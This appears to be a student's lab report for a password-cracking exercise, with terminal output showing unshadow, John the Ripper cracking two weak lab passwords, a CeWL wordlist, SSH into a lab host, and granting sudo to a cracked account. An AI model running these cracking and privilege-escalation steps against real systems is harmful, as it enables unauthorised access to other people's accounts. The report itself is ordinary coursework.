
Roozah Khan
Laboratory Exercise 3-7 – Password Cracking


Task 1: Merge the passwd and shadow files


Terminal - student@Rkhan26: ~/passwords
File Edit View Terminal Tabs Help

```
student@Rkhan26:~/passwords$ cd ~/passwords
student@Rkhan26:~/passwords$ unshadow target_passwd target_shadow > target_hashe
s
Created directory: /home/student/.john
student@Rkhan26:~/passwords$ date
Tue Sep 28 00:54:13 UTC 2021
student@Rkhan26:~/passwords$ 
```


I changed to the password directory. I used the unshadow command to merge the both target_shadow target_passwd into a new file called "target_hashes."

Task 2: Crack the passwords



```
student@Rkhan26:~/passwords$ john target_hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
joe              (joe)
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
student          (student)
2g 0:00:00:00 DONE 1/3 (2021-09-28 01:06) 66.66g/s 200.0p/s 233.3c/s 233.3C/s student..joe
Use the "--show" option to display all of the cracked passwords reliably
Session completed
student@Rkhan26:~/passwords$ --show
bash: --show: command not found
student@Rkhan26:~/passwords$ john --show target_hashes
student:student:1001:1001::/home/student:
joe:joe:1002:1002:,,,:/home/joe:/bin/bash

2 password hashes cracked, 0 left
student@Rkhan26:~/passwords$ date
Tue Sep 28 01:09:13 UTC 2021
student@Rkhan26:~/passwords$ 
```


I used the "john" command to crack the password hashes in the target_hashes. I used the "john –show" command to see the cracked password for students and joe.


Terminal - student@Rkhan26: ~/passwords
File Edit View Terminal Tabs Help
Terminal - student@Rkhan26: ~
File Edit View Terminal Tabs Help

```
student@Rkhan26:~/passwords$ cewl https://catalog.gmu.edu/colleges-schools/engineering/cyber-security-engineering/cy
ber-security-engineering-bs/#requirementstext -m 8 -w dict.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

```
student@Rkhan26:~$ date
Wed Sep 29 02:51:33 UTC 2021
student@Rkhan26:~$ 
```

I used a built in dictionary generator called "ceWL" in kali linux and used a GMU CYSE website URL to grab words from there with minimum character of 8 "-m 8" and saved the output to a file called "dict.txt."



Terminal - student@Rkhan26: ~/passwords
File Edit View Terminal Tabs Help

```
ber-security-engineering-bs/#requirementstext -m 8 -w dict.txt
CeWL 5.4.8 (Inclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
^CHold on, stopping here ...
student@Rkhan26:~/passwords$ ls
dict.txt  target_hashes  target_passwd  target_shadow
student@Rkhan26:~/passwords$
```

Terminal - student@Rkhan26: ~
File Edit View Terminal Tabs Help

```
student@Rkhan26:~$ date
Wed Sep 29 02:52:00 UTC 2021
student@Rkhan26:~$
```

I used the “ls” command to see if the file was created and saved the output of words.


Terminal - student@Rkhan26: ~/passwords
File Edit View Terminal Tabs Help

```
adversely
correspond
broadens
exceptionally
designation
articulating
Genetics
individuality
subjectivity
historiographic
communicated
strengthened
transformed
improper
alphabetized
attempting
download
magnifying
everything
homepage
thumbnails
searched
student@Rkhan26:~/passwords$
```

dict.txt
File Edit Search Options Help


```
students
Graduate
Enrollment
Students
Undergraduate
Schedule
Engineering
Registration
Restrictions
repeated
Requires
Advanced
Recommended
Business
Prerequisite
Candidacy
attempts
Required
Volgenau
```

Terminal - student@Rkhan26: ~
File Edit View Terminal Tabs Help

```
student@Rkhan26:~$ date
Wed Sep 29 02:54:37 UTC 2021
student@Rkhan26:~$
```

I used the “cat” command to view the contents of the “dict.txt” file and it was filled with words from the GMU CYSE website.

Task 3: Test the cracked account




Terminal - student@Rkhan26: ~
File Edit View Terminal Tabs Help

```
student@Rkhan26:~$ ssh student@10.1.91.173
student@10.1.91.173's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/student: No such file or directory
$
$ sudo echo test
[sudo] password for student:
student is not in the sudoers file.  This incident will be reported.
$ 
```

```
student@Rkhan26:~$ date
Wed Sep 29 02:59:29 UTC 2021
student@Rkhan26:~$ 
```

I used “ssh” into the student account using the target IP address and the student password. I used the command sudo echo test to see if it has sudo permission level and it does not since I got an error.

Task 4: Upgrade the cracked account



```
student@Rkhan26:~$ ssh joe@10.1.91.173
joe@10.1.91.173's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_6

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.


Last login: Tue Sep 28 00:17:59 2021 from 10.1.90.23
joe@ip-10-1-91-173:~$ sudo usermod -G sudo student
[sudo] password for joe:
joe@ip-10-1-91-173:~$
```

```
student@Rkhan26:~$ ssh student@10.1.91.173
student@10.1.91.173's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-1018-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

38 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 29 02:58:20 2021 from 10.1.90.23
Could not chdir to home directory /home/student: No such file or directory
$ sudo echo test
[sudo] password for student:
test
$
```

```
student@Rkhan26:~$ date
Wed Sep 29 03:01:43 UTC 2021
student@Rkhan26:~$
```

Terminal - joe@ip-10-1-91-173: ~
File Edit View Terminal Tabs Help
Terminal - student@Rkhan26: ~
File Edit View Terminal Tabs Help
Terminal - s
File Edit View Terminal Tabs

I ssh into joe target system Ip address and gave “student” sudo permission using “sudo usermod” command and then tested again by ssh into student target system and using the sudo echo command where it was successful.